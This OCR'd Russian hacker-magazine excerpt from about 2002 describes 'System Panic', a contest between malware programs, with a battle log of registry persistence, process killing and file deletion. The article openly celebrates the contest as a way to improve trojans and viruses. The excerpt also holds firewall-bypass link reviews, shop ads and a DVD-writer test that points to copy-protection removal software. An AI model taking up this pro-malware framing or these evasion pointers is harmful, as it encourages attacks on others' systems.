Где-то в 2001 году жила-была группа программистов «Angry Activity», и занимались они написанием программ на заказ. Так бы все и продолжалось, если бы однажды ни пришел заказ на игру... Все должно было быть предельно просто - игра, обучающая детей программировать. Все предполагалось реализовать в виде трехмерной игры о войне роботов. Прикол в том, что игровым процессом надо было управлять не с помощью мышки и клавиш! Все действия роботов определялись алгоритмами, которые должны были разрабатывать ученики. А ты что думал, играть можно только руками? ;). Это все равно, что писать ботов под кваку, с одной только разницей: язык, на котором будут создаваться алгоритмы воюющих роботов, должен быть очень гибким. Учитываться должно было все: скорость, оптимальность, etc. Заказчик исчез, но наши программисты настолько увлеклись этой идеей, что продолжали работать. Вся проблема была в выборе языка, синтаксис которого будет основой для скриптов управления роботами. И тут кому-то в голову пришла идея, которая по сути и поменяла направление развития этой игры. А идея была проста: есть программа, которая отображает роботов (по сути это судья), и два робота, реализованных в виде DLL (то есть проблема с выбором языка исчезла!),

имеющих одинаковые основные функции. Получилось так, что каждый жедай мог кодить своего убийцу на известном ему языке программирования. Единственное условие - это обязательное наличие некоторых функций для их совместимости с судьей. Сразу же начались разработки, и через два дня были уже скомпилированы два робота и скелет игры. Они достигли того, чего хотели: гибкость кода на высоте, скорость робота зависит только от скорости кода, так как роботы запускались одновременно в разных процессах. Ну и как положено, все это дело они обмыли и решили пойти сделать парочку... хе-хе, роботов! :) и посражаться... В жестокой схватке, сделав тройное сальто, один боец нанес удар кончиком меча в левое ухо другого, с той стороны на кото... ой, чего-то я увлекся :). Так вот, ко всеобщему удивлению победил самый простой и тупой код! Как потом оказалось, робот, который выиграл, просто тормозил все остальные процессы, а себе увеличил приоритет по максимуму... Он их хакнул, или мне только кажется? :).

ЧТО ЭТО ТАКОЕ?

Если перевести на великий и могучий, «System Panic» - это системная паника или паника системы, кому как нравится :). Почему такое название, ты скоро поймешь... Это своеобразная игра

впервые была проведена в чистом виде весной 2002 года. Срок достаточно небольшой, так что вы еще успеете быть одним из первых чемпионов! В ней принимают участие две соревнующиеся программы, цель которых банальна - уничтожить противника. Ну что, загорелись глазки? Больше нет никаких роботов, есть два екзешника, не знающих ничего друг о друге, и полчаса игрового времени. Два процесса, соревнующихся за жизнь. Это словно закрыть двух вооруженных ниндзя в темной комнате с мебелью и заставить их убить друг друга. Представляешь, во что это превратится? Погибнут невинные стульчики, кресла :). Малейший шорох, и все...

НЕМНОГО О КРЕСЛАХ, В СМЫСЛЕ - О ПРАВИЛАХ

Все происходит в Windows, хотя встречались бои и в Linux. Программы должны иметь права админа/рута (нужное подчеркнуть). В автозагрузку прописывается программа-судья, которая запускает участников в первый раз. Дальнейший запуск они должны обеспечить себе сами. Бой длится 30 мин, после чего комп нагло (по результату) перезагружается. После загрузки программа-судья по процессам определяет, какой из участников выиграл. И выводит сообщение типа «Выиграл участник с id=n», где n - это номер, который должна вернуть программа-

участник на специфическое сообщение GM_GETID.

Насколько бы ни была жестока игра, правила в ней все-таки есть:

1. Система должна работать. Это значит, что ты можешь удалять все, что угодно, форматировать винт крестиком или в форме ромашки или выкачать с Инета 4 гига порно, но после всех твоих нехитрых манипуляций система должна загрузиться. Наказание - дисквалификация участников (обоих).

2. Судья это святое

Если остановлен процесс судьи или после перезагрузки он куда-то странным образом исчез :/, то наказание то же, что и в первом случае.

3. Все остальное можно

Можно делать все, исключая вещи, указанные в первых двух пунктах. Заменять файлы, ставить хуки, перезагружать!.. Без вопросов! Можно ВСЕ! Это война, подскажите мне, не про это ли писали фантасты? Война компьютеров, захват территории, борьба за выживание, а если к этому прибавить искусственный интеллект? Это круто! Что бы ни говорили скептики, практика игры «System Panic» - лучший способ повысить качество троянов и вируй. Это опасно, а значит - для нас. Может хоть это развлечение не даст умереть вирмейкерской сцене и троянописателям.

Информация к размышлению: как это происходит в элитных тусовках...

1. На компьютере-жертве (место, где происходит бой) устанавливается несколько антивирусов, как правило, не меньше 2-х. Тот, кого заметят эти доблестные хранители спокойствия, автоматически проиграл.

2. Ведется один лог, куда оба виря пишут о своих действиях, чтобы потом можно было определить, где код провтыкал, а где достиг 100%. Обычно под него отводится один диск на 30 метров. Такая себе история войны :).

3. В момент сражения программы-участники делают разные графические выкрутасы с логотипом группы, получается, что они борются и за видеопространство. Но чаще всего этот вопрос решается несколькими

путями, или они меняются экраном по времени, или делят именно куски экрана! Это уже решают программисты-участники.

4. Программа должна уместиться на дискету в виде одного файла.

Вот, в общем-то, и все. И напоследок лог (сокращенный) одного боя:

[12:01] судья: Стартуют два участника: ds421b_4.exe и iv_haos2.exe.

[12:01] ds421b_4.exe: Установка HOOK на реестр.

[12:01] iv_haos2.exe: Запись в реестр RUN.

[12:01] ds421b_4.exe: Запись в реестр RUN.

[12:02] ds421b_4.exe: Перезагрузка...

[12:05] iv_haos2.exe: Включен.

[12:05] ds421b_4.exe: Включен.

[12:05] iv_haos2.exe: Запись в реестр RUN.

[12:05] ds421b_4.exe: Попытка записи в реестр iv_haos2.exe.

[12:05] iv_haos2.exe: Ошибка.

[12:05] ds421b_4.exe: Проверка на существование такой записи в реестре. Найдена. Удалена.

[12:06] ds421b_4.exe: Нахождение процесса. Убивание.

[12:06] iv_haos2.exe: Выход. Попытка восстановления...

[12:06] iv_haos2.exe: ОК.

[12:06] ds421b_4.exe: Ошибка. Нахождение процесса. Убивание. Перезагрузка...

[12:10] ds421b_4.exe: Включен.

[12:10] ds421b_4.exe: Удаление iv_haos2.exe

[12:10] ds421b_4.exe: Сканирование винчестера на файлы, созданные после 12:01.

[12:23] ds421b_4.exe: Найдено 47. Удалено 46.

[12:30] iv_haos2.exe: Восстановлен с помощью программы Sheduler. Перезагрузка.

[12:30] iv_haos2.exe: DOS: Удаление с реестра всего, кроме судьи.

[12:35] Судья: Победа за iv_haos2.exe.

P.S.: Поскольку игра достаточно новая, ресурсов, посвященных ей, в Инете не имеется, хотя в узких кругах ходят слухи, что буржуи грозятся открыть сайт по этому ВИДУ СПОРТА. Кто знает, может именно ты и станешь чемпионом!



WARNING!!!

ВСЕ, ПРИЕХАЛИ! ЭТО НОМЕР БУДЕТ ПОСЛЕДНИМ. ДА, ИМЕННО ТАК - ПОСЛЕДНИМ НОМЕРОМ... С ИГРОВЫМ РАЗДЕЛОМ. МЫ РЕШИЛИ ДАТЬ ТЕБЕ МАКСИМУМ ОБЪЕМА ДЕЙСТВИТЕЛЬНО ПОЛЕЗНОЙ ДЛЯ ХАКЕРА ИНФЫ, ТАК ЧТО СО СЛЕДУЮЩЕГО НОМЕРА В ТВОЕМ РАСПОРЯЖЕНИИ БУДУТ УВЕЛИЧЕННЫЕ РУБРИКИ Взлом, Кодинг и PC Zone.

А В ЭТОМ МЕСЯЦЕ МЫ НАПОСЛЕДОК ВЫЛОЖИЛИСЬ В JOYSTICKE И ПРИГОТОВИЛИ ДЛЯ ТЕБЯ НЕСКОЛЬКО СВЕЖИХ И СУПЕР АКТУАЛЬНЫХ МАТЕРИАЛОВ: ЧИТАЙ О ТОМ, КАК ПОДНЯТЬ ВЫДЕЛЕННЫЙ СЕРВЕР КС, ВО ЧТО ИГРАТЬ ОСЕНЬЮ И КАК ПРОХОДИЛИ РОССИЙСКИЕ ОТБОРОЧНЫЕ ИГРЫ ВСЕМИРНОЙ КИБЕР-ОЛИМПИАДЫ. КРОМЕ ЭТОГО, МЫ ПРОДОЛЖАЕМ ТЕМУ МОДИНГА - ЕСЛИ ТЫ ПРОПУСТИЛ ПЕРВУЮ СТАТЬЮ, НЕ НАСТУПАЙ НА ГРАБИ С НОВА! МОДИНГ РЕШАЕТ, И ТЫ УБЕДИШЬСЯ В ЭТОМ, ПРОЧИТАВ НАШУ СТАТЬЮ ОТ САМИХ ПРОФИ. ВОТ ТЕБЕ ЕЩЕ ДЛЯ ЗАТРАВКИ:

— **Цена Свободы** - Реальный преискурнт взятый правоохранительным органам по всем видам попадосов

— **Резать! К чертовой матери!** - Полный тюнинг Windows XP на максимум секьюрности и скорости.

— **INSIDE** - Разбираем флופарь.

— **Взлом и защита в локальных сетях** - Как тебя могут поймать в локалке и что можешь сделать ты.

— **Интернет черви** - Как пишутся черви. Вся технология.

— **Пингвин с вибромассажем** - Полная настройка Линукса под себя.

— **Сервис на N персон** - Стань админом. Админом собственного CS-сервера.

— **Modding: руководство к действию** - Пошаговое руководство, как модить свой комп.

- **Paradox Demo Party** - Как мы ездили в Ростов и что мы там увидели.

ИНФА ПО ФАЙРВОЛЛИНГУ В СЕТИ

ЭТО СТОИТ ПОЧИТАТЬ

НА ПОВЕСТКЕ ДНЯ У НАС СЕГОДНЯ

СЕРЬЕЗНЫЕ ВЕЩИ. И ТЕБЕ, КАК ВСЕГДА, НУЖНА

ИНФОРМАЦИЯ. ССЫЛКИ НА КОТОРУЮ Я С

РАДОСТЬЮ И ПРЕДОСТАВЛЯЮ. ТАК ЧТО ЧИТАЙ

ВДУМЧИВО. СКАЧИВАЙ БЫСТРО. ВЗЛАПЫВАЙ

ОСТОРОЖНО. И ДА ПРЕБУДЕТ С ТОБОЙ РОДОТ.

Frozen (frozen@real.xakep.ru)

[HTTP://WWW.CYBERINFO.RU/6/94_1.HTM](http://www.cyberinfo.ru/6/94_1.htm)

Ты собрался иметь по полной комп, на котором стоит фаерволл? Молодец! Но я думаю, что прежде чем заняться таким увлекательным делом, тебе следует немного разобраться в том, как же этот самый фаерволл работает, тогда будет гораздо проще его... хм, обойти :). А поможет в этом небольшая статейка по линку выше. Если честно, то небольшой прогруз тебе точно обеспечен, а без понимания протокола TCP/IP лучше ее вообще не читать, ведь «статья ориентирована на системных администраторов среднего уровня подготовленности», а сам автор является аналитиком безопасности. Зато тут тебе вкратце растолкуют, как работает фаерволл и по какому принципу он отсеивает одни пакеты и пропускает другие. В конце статьи есть даже пара прог на перле для тестирования фаерволла. В общем, если ты не сильно сечешь в принципах функ-




http://www.cyberinfo.ru/6/94_1.htm

ционирования межсетевых экранов (но сечешь в протоколах), то тебе будет очень полезно почитать этот материал.

[HTTP://PIORIO.SUPEREVA.IT/BACKSTEALTH.HTM?P](http://piorio.supereva.it/backstealth.htm?p)

Обязательно зайти на этот сайт, где наш «брат по оружию» - итальянский хакер Paolo Iorio - объясняет, как действительно незаметно для



<http://blackzone.h1.ru>


окружающих обойти фаерволл. И в виде бонуса предлагается качнуть демо-прогу, в которой реализованы на практике все теоретические сведения! Эта небольшая тулзенка может незаметно для нескольких гигантов защиты скачать текстовый файл с поздравлениями, что секьюрность твоего компа - откровенная лажа. Немного огорчает то, что если фиглиша ты не знаешь, то и понять ничего не сможешь (зато есть альтернативный вариант - на итальянском %)).

[HTTP://BLACKZONE.H1.RU](http://blackzone.h1.ru)


Отличная пага, содержащая достаточное количество инфы как по защите, так и по взлому (статьи по обламыванию фаерволов, ессено, присутствуют). Тут тебя ждет просто уйма текста про винтукей, линух и прочие системы, на которых можно заделать небольшой сервачок с защитой в виде фаерволла. Небольшая проблема с сайтом только в том, что он еще не до конца готов (андер констракшн, понимаешь), но уже сейчас ты сможешь найти на нем стоящие вещи. А обсудить прочитанное можно в чате или оставить свое мнение в гестбукке.

[HTTP://KOBAYASHI.CJB.NET](http://kobayashi.cjb.net)

Красивый, мощный и быстрый сайт, на котором содержится вагон и маленькая тележка всяких полезностей в виде прог для сканирования и тестирования фаерволов и просто огромное количество информации по фаерволлам: как сделать этой ма-



<http://piorio.supereva.it/backstealth.htm?p>




<http://www.enteract.com/~lspitz/intrusion.html>

ленькой вредной программке большой и полный... ну, ты понял о чем я :). Также предлагается куча эксплоитов и статей по разным-разным темам (ну и фаерволлы там присутствуют повсеместно :). Так что советую тебе сюда заглянуть, не пожалеешь точно!

[HTTP://WWW.KNURR.RU/PROJ/SOLUTIONS/EXPERIENCE.HTML](http://www.knurr.ru/proj/solutions/experience.html)

А по этой ссылке ты найдешь небольшой талмудик с рассказом про защиту сети, а также страшную историю о том, как всю организованную безопасность могут расковырять злые хацкеры с нехорошими намерениями. В общем-то, особого напряжения при прочтении ты не ощутишь, и, похоже, что все это изложено для начинаю-



<http://www.lib.ru/SECURITY>

щих админов, рвущихся в бой с компьютерными преступниками. Но все же прочитать стоит, иногда попадаются очень полезные сведения, а наличие картинок и схем, наглядно показывающих работу сети, не может не радовать.

[HTTP://RTFM.VN.UA/INET/SEC/NIST/INDEX.HTM](http://rtfm.vn.ua/inet/sec/nist/index.htm)

Серьезная работа с длинным названием (или кратко: «Введение в межсетевые экраны (брандмауэры)») предоставляет действительно интересную информацию по означенной теме. Впитав авторские мысли в себя, ты практически полностью позна-

ешь принципы работы и построения сетей, защищенных брандмауэром. Да что говорить, ведь «...в основном эта публикация для технических администраторов...», так что готовься - понять будет сложно, зато полезно.

[HTTP://WWW.SECURITYFOCUS.COM](http://www.securityfocus.com)

Ты не можешь не знать этот адрес, но я все-таки скажу про этот архивный ресурс, ведь здесь собрана одна из самых богатых коллекций всяческих багов и дырок (точнее - их описаний :)). Когда я ввел в поиск багтрака слово «firewall», на меня вылилось такое количество ссылок, что выплыл я из-под них только к утру :).



<http://www.rfc-editor.org/rfc/rfc793.txt>


Вещь, однозначно, хорошая, только поиск немного подтормаживает (и дизайн стремный - поиск искал минуты две, наверное :)).

[HTTP://WWW.LIB.RU/SECURITY/](http://www.lib.ru/SECURITY/)

Хех, не раз, наверное, ты закачивал книжечки из либы товарища Мошкова, но знаешь ли ты, что здесь присутствует и интересная нам сегодня тема - фаерволлы. Тут столько книг и ссылок на различные источники с информацией, что хватит на очень долгое чтение, причем присутствует и море инфы по обходу и ломанию этих самых фаерволлов. Дезигна, конечно, нету никакого, даже о задании фона странице веб-мастер не позаботился :), но все, бесспорно,



<http://www.securityfocus.com>



<http://www.knurr.ru/proj/solutions/experience.html>

восполняется самым бесценным в нашей жизни - информацией.

[HTTP://WWW.ENTERACT.COM/~LSPITZ/INTRUSION.HTML](http://www.enteract.com/~lspitz/intrusion.html)

Отличная статья по настройке политики безопасности системы и отслеживанию атак. Простым и понятным языком автор рассказывает об этих сложных вещах. В материале рассказывается, как по логам фаерволла определить попытку вторжения на комп. Объясняется все на примере FireWall-1 и в конце даже прилагается небольшой скриптик для отсылки почты при попытках атаки на хост. Инфа на фиглише, но один русский!



<http://rtfm.vn.ua/inet/sec/nist/index.htm>

хацкер взял да и перевел столь полезный материалчик - читай на <http://www.void.ru/content/684>.

[HTTP://WWW.RFC-EDITOR.ORG/RFC/RFC793.TXT](http://www.rfc-editor.org/rfc/rfc793.txt)

Ну и напоследок я тебе скажу - учи теорию, которой на сегодня является RFC793. Это спецификация протокола TCP, то есть правила общения, по которым компы коннектятся друг с другом. А если ты знаешь правила, то их легко можно нарушить или слегка поменять... под себя :), и не каждый фаерволл выдержит такой мощный напор, сложив лапки перед тобой - всемогущим сотрясателем тверди сетевой :).



PC

\$69.95 1 Hitman 2: Silent Assassin

\$72.95 2 The Thing

\$92.99 3 The Elder Scrolls III: Morrowind

\$24.99 4 Diablo II

\$79.99 5 Neverwinter Nights

\$72.99 6 Age of Mythology

\$89.95 7 Earth and Beyond

\$89.99 8 Unreal Tournament 2003

\$55.95 9 Aliens vs. Predator 2

\$23.99 10 WarCraft III: Reign of Chaos

\$75.99 11 Sid Meier's Civilization III



\$55.99 12 Quake III: Gold Edition

\$19.99 13 Grand Theft Auto 3

\$19.95 14 Ultima Online: Lord Blackthorn's Revenge

\$69.99 15 Need for Speed: Hot Pursuit 2

\$17.99 16 The Sims: Unleashed



\$32.99 1 (Blizzard) Warcraft III Action Figure: Furion Stormrage

\$14.99 2 Футболка черная с «Хакер Inside»

\$29.99 3 (WestWood) Command & Conquer: Tiberian Sun Military Insignias

\$19.99 4 (ORIGIN) Maelstrom (Ultima: The Technocrat War, Book 3)

\$29.99 5 Final Fantasy X Figure: Seymour

\$349.95 6 Final Fantasy: the Watch

\$33.95 7 (Blizzard) Warcraft III Baseball Cap

\$49.99 8 EverQuest: Zippo(R) Lighter - Dragon

\$29.99 9 (WestWood) Command & Conquer: Tiberian Sun: Collector's Edition - Pewter Figure (GDI)

e-shop

<http://www.e-shop.ru>



mobile computers

Toshiba ① \$699.99
e740

Sony Clie ⑦ \$240
PEG-SJ20
Handheld

Video/ ⑧ \$59
Pinnacle Systems
Studio PCTV

Headphones/ ④ \$110
Sennheiser
HD 265
Vocal
Headphones

Jstck/ ⑤ \$360
Thrustmaster
HOTAS Cougar

Palm V ⑥ \$89.99
Travel Kit

Psion ⑦ \$500,95
5mx

Compaq ⑧ \$729,99
iPaq H3970

Spkrs/ ⑨ \$225
VideoLogic
DigiTheatre
LC - Silver

SanDisk ⑩ \$95.95
128 MB
CompactFlash
Card

Video/ ⑪ \$119
Sigma Designs
X-Card DVD/
DivX playback

Sony CyberShot ⑫ \$1020
OSC-F707
5.2 Mpixel

Gifts

ИНТЕРНЕТ-МАГАЗИН С ДОСТАВКОЙ
ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!

E-MAIL: sales@e-shop.ru

ЗАКАЗЫ ПО ТЕЛЕФОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ

ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574

МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ЛЮБЫЕ АМЕРИКАНСКИЕ ИГРЫ!

КОМБАЙНЫ

DVD

тестирование пишущих DVD-приводов

Когда-то информацию хранили на перфокартах, и простенькая программка на ассемблере весила несколько килограммов бумаги. После перехода на магнитную ленту все стали ходить с бобинами. И, наконец, появились дискетки! Сначала они были размером с виниловую пластинку (восемь дюймов), потом с тетрадку (пять дюймов) и, наконец, 3,5 дюйма. При этом размер уменьшался, а объем хранимой на диске информации увеличивался.

Похожая история произошла с грамофонными пластинками: сначала на одной пластинке умещалась одна песня, потом повысили плотность записи, и стало влезать около часа звуков. Потом снова немного помучились с пленкой и перешли на оптические диски. Сначала они были гигантскими (размером с грампластинку), а потом их уменьшили, и получился современный компакт-диск. Прежде всего, диск разрабатывали под аудио, но он хорошо прижился и в компьютерной индустрии. Оказалось, что на нем хорошо хранить не только аудио, но и данные.

И, наконец, та же история происходит с видео: сначала мучались с киноленткой (некоторые мучаются до сих пор), потом переползли на магнитную пленку и, наконец, решили переходить на оптические диски. Но видео занимает в несколько раз больше места, чем аудио! Поэтому пришлось на обычном компакт-диске (CD) увеличить плотность в несколько раз, так появился DVD - Digital Video Disk. Почему пошли именно таким путем? Во-первых, можно недорого переналадить производство компакт-дисков на видеодиски, во-вторых, можно недорого переделать оборудование под компакт-диски, и, в-третьих, оптика на сегодняшний день самый надежный и неприхотливый способ хранения информации. Естественно, после того как получилось впишут на компакт-диск видео, дошло дело до компьютеров. Многим уже нужна вместительная дискетка на 4,5 Гигабайта. После внедрения в компьютерную область DVD стали называть Digital Versatile Disk, то есть универсальный цифровой диск.

ТИПЫ DVD

DVD-ROM (Read Only Memory) - диск, который отпечатали на заводе, перезаписать его нельзя. В этом формате продаются диски с фильмами. DVD-ROM умеют проигрывать бытовые DVD-плееры, их умеют читать компьютерные дисководы.

DVD-RAM (Random Access Memory) - одни из первых DVD-дисков, которые можно записывать на компьютере. Преимущество в том, что болванки достаточно дешевые, и их можно перезаписывать много раз. Сейчас постепенно вымирают из-за плохой совместимости с DVD-ROM. То есть и те и другие - DVD, только на DVD-ROM не помотришь DVD-RAM, а на DVD-RAM не прочитаешь DVD-ROM.

DVD-R/RW (Recordable/ReWritable) - подобно CD-R/RW записываемые и перезаписываемые диски. DVD-R можно записать только один раз, а DVD-RW можно записывать и стирать как дискетку около тысячи раз. Этот стандарт разработал DVD-форум. Его сторонники считают, что он менее глючный, потому что разрабатывался и тестировался много лет. А еще они считают, что он идеально совместим с большинством DVD-плееров, то есть DVD-R/RW можно совать вместо DVD-ROM в обычный бытовой DVD-плеер. Подробнее об этих ребятах ты узнаешь на сайте: <http://www.dvdforum.org>.

DVD+R/RW - то же самое, что DVD-R/RW, только разработанный другими ребятами-конкурентами: DVD-альянсом, который живет на сайте <http://www.dvdrw.com>. Несколько крупных фирм взбунтовались против форума и придумали свой стандарт. И они также считают, что их DVD+R/RW ползет в обычный DVD-плеер. Стандарт очень молодой, в нем встречаются глюки, зато устройства DVD+R/RW на сегодняшний день более скоростные.

Это как раз тот случай, когда конкуренция вредна для потребителя, ведь плюсовые DVD RW обычно несовместимы с минусовыми. То есть, если у тебя пишущий DVD с плюсом, а у твоего друга с минусом, то меняться дисками вы, скорее всего, не сможете!

КАК НЕ ОСТАТЬСЯ В ДУРАКАХ ПРИ ПОКУПКЕ DVD?

Современный DVD RW прежде всего должен хорошо читать обычные CD и DVD. Также он обязательно должен уметь записывать не только DVD, но и CD. Допустим, ты купил пишущий DVD, а у твоего друга есть только CD-дисковод. Если тебя не обманули, то твой DVD RW запишет

и обычную CD-R/RW болванку. Базовые возможности можно проверить программой Nero InfoTool, эта программа покажет всю инфу о дисководе. Качество чтения CD можно проверить Nero CDSpeed, а DVD - Nero VDSpeed. Эти три программки ты можешь скачать бесплатно с сайта <http://www.cdspeed2000.com>. Они занимают 1 мегабайт в упакованном виде и влезут на дискетку, которую ты можешь прихватить с собой в компьютерный магазин. На сайте они лежат в упакованном виде (500 кило). Мы использовали эти программы в нашем тестировании, разобраться в них легко.


Asus DVR-104



По документации Asus читает CD-ROM, CD-R, CD-RW с максимальной скоростью 24X, DVD-ROM читает со скоростью 6X, DVD-R, DVD+R, DVD-RW, DVD+RW читает со скоростью 2X. Умеет записывать DVD-R(2X), DVD-RW(1X), CD-R(8X), CD-RW(4X). В комплект входят диски DVD-RW, DV-R и программа для записи Nero Burning Room NERO Burning ROM версии 5.5.8, а также драйвера, шлейфы и болты. То есть сразу после покупки ты можешь приступить к записи DVD. Asus - машина тихходная, поэтому шумит не сильно. Во время поиска трека чуть-чуть поскрипывает.

Плохой CD-ROM

Смотрим на картинку: зеленая ветка - Transfer Rate - то есть скорость считывания данных, а желтая ветка - скорость вращения диска. В поле Speed мы видим Average (среднюю) скорость передачи данных, начальную и конечную. Дисковод работает в режиме CAV (Constant Angular Velocity), то есть с постоянной угловой ско-




ростью. Оттого и график такой - желтая линия прямая - то есть диск вращается с постоянной скоростью. А зеленая линия - скорость передачи данных растет, это потому, что ближе к краю диска радиус больше, и за то же время лазер проходит большую по-

верхность, то есть больше успевает считать. Так скорость передачи разгоняется с восьми до восемнадцати X. График гладкий, а в среднем выходит 13X. То есть проблем с чтением китайских CD у Asus нет! Только дисковод отжиряет аж 25% производительности (CPU usage) нашего Pinterium-4.

Хороший CD-ROM


Теперь вставляем нормальный диск и видим, что какая-то разница есть: средняя скорость поднялась до 18X, а процессор разгрузился до 14%. В обоих случаях ближе к краю Asus разогнался до обещанных 24X. Параметр Seek time показывает время поиска нужного трека. Randon - время поиска случайного трека, 1/3 - время поиска на дорожки в трети диска, которая ближе к краю, и full - полное



время поиска трека. Это время показывает, сколько тебе нужно подождать, прежде чем дисковод найдет нужную дорожку, а значит нужный файл. У оптических дисков это время большое - поэтому они тормозят при частом обращении к разным файлам.

Запись и чтение CD-RW

На приводе Asus мы записали диск CD-RW и решили протестировать, как он сам его будет читать. И что же мы видим? Дисководу почти все равно, какие диски читать. Любые CD Asus читает уверенно! И еще Asus записал болванку так, что она читается без проблем. То есть он




не только хорошо читает, но и неплохо пишет перезаписываемые диски.

Чтение DVD-ROM

Для того чтобы протестировать качество считывания DVD, мы использовали качественный DVD-ROM с фильмом «Микрокосмос». График плавный, дисковод разгоняется до обещанных 6X. Не уди-

test_lab выражает благодарность компаниям "Остров Формоза", "Алуон", ASUSTeK COMPUTER INC. и Phillips Consumer Electronics Export B.V. за предоставленное на тестирование оборудование.



вительно, что сам фильм на компьютере смотреть одно удовольствие - никаких проблем.

Запись и чтение DVD-RW

На этом примере видно, как дисковод работает в режиме CLV, то есть скорость вращения диска подстраивается под луч лазера так, чтобы луч пробежал информационные ячейки с постоянной линейной скоростью (Constant Linear Velocity). То есть чем дальше лазерный луч от центра диска, тем медленнее этот диск вращается. Поэтому зеленая линия (скорость считывания не меняется), а желтая линия (скорость



вращения диска) уменьшается по мере движения луча от центра. Дисковод автоматически переключается в этот вражеский режим, как только почует внутри DVD-RW. Казалось бы, какая разница, DVD-ROM или DVD-RW? Но нет! Тот же «Микрокосмос», закатанный на DVD-RW, читается с неизменной скоростью 2X. Но вот записывать его пришлось со скоростью 1X без малого ЧАС!

Чтение DVD+RW

Привод хорош тем, что умеет читать не только родные DVD-RW, но и поддерживает чтения стандарта конкурентов DVD+RW. Причем, как можно убедиться, читает его как родной, на постоянной вражеской ско-



рости 2X. Естественно, фильм можно посмотреть на компьютере, без каких-либо трудностей. Эту болванку мы записали на дисководе Philips. Не очень понятно, почему «Микрокосмос» попрос где-то на Гигабайт, видимо, это связано с реализацией стандарта DVD+RW. Кстати,

это не значит, что фильм занял дополнительный гигабайт. Просто так видит DVDSpeed, а на самом деле там пусто и можно еще что-нибудь записать! Кстати, если ты приглядишься, то сможешь увидеть в заголовке прошивку версии v1.20. На сайте <http://www.firmware.com> можно слить более свежую прошивку версии v1.32. Кстати, там же можно найти софт для отключения защиты от пиратов ;).

Вывод

Asus DVR-104 производит впечатление надежного продукта. Со всеми обещанными функциями справляется, да еще и совместим с конкурирующим стандартом. Одинаково хорошо справляется с чтением различных CD и DVD, записывает их корректно. Об этом дисковом можно сказать: «Медленно, но верно».

Philips DVDRW228



